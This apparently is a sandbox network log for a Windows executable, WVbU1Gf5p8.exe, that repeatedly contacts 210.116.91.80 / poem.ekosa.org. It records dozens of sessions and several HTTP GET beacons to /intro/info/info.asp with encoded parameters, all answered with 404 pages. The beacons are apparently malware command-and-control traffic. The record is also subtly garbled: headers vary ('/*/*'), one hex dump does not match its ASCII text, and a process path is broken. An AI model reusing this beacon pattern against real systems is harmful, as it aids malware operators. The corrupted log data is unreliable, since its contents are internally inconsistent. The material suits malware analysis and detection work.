Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:03.585913897 CET	260	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:03.857309103 CET	266	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:03 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></H EAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></ HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
120	192.168.2.4	49898	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
121	192.168.2.4	49899	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
122	192.168.2.4	49900	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
123	192.168.2.4	49901	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
124	192.168.2.4	49902	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
125	192.168.2.4	49903	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
126	192.168.2.4	49904	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
127	192.168.2.4	49905	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
128	192.168.2.4	49906	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
129	192.168.2.4	49907	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49775	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:04.136393070 CET	267	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: /*/* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:04.406142950 CET	272	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:03 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></H EAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></ HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
130	192.168.2.4	49908	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
131	192.168.2.4	49909	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
132	192.168.2.4	49910	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
133	192.168.2.4	49911	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
134	192.168.2.4	49912	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
135	192.168.2.4	49913	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
136	192.168.2.4	49914	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
137	192.168.2.4	49915	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
138	192.168.2.4	49916	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
139	192.168.2.4	49917	210.116.91.80	80	C:\Users\user\Desktop\WV\bU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.4	49777	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:04.690062046 CET	276	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:04.969022989 CET	280	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:04 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 6f 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
140	192.168.2.4	49918	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
141	192.168.2.4	49919	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
142	192.168.2.4	49920	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
143	192.168.2.4	49921	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
144	192.168.2.4	49922	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
145	192.168.2.4	49923	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
146	192.168.2.4	49924	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
147	192.168.2.4	49925	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
148	192.168.2.4	49926	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
149	192.168.2.4	49927	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.4	49778	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:05.361941099 CET	283	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: /*/* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:05.632652044 CET	288	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:04 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></H EAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></ HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
150	192.168.2.4	49929	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
151	192.168.2.4	49930	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
152	192.168.2.4	49931	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
153	192.168.2.4	49932	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
154	192.168.2.4	49934	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
155	192.168.2.4	49935	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
156	192.168.2.4	49936	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
157	192.168.2.4	49937	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
158	192.168.2.4	49938	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
159	192.168.2.4	49939	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.4	49780	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:05.903429985 CET	291	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:06.166101933 CET	296	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:06 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
160	192.168.2.4	49940	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
161	192.168.2.4	49941	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
162	192.168.2.4	49942	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
163	192.168.2.4	49943	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
164	192.168.2.4	49944	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
165	192.168.2.4	49945	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
166	192.168.2.4	49946	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
167	192.168.2.4	49947	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
168	192.168.2.4	49948	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
169	192.168.2.4	49949	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.4	49781	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:06.434833050 CET	298	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: /*/* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:06.696373940 CET	298	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:06 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></H EAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></ HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
170	192.168.2.4	49950	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
171	192.168.2.4	49951	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
172	192.168.2.4	49952	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
173	192.168.2.4	49953	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
174	192.168.2.4	49954	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
175	192.168.2.4	49955	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
176	192.168.2.4	49956	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
177	192.168.2.4	49957	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
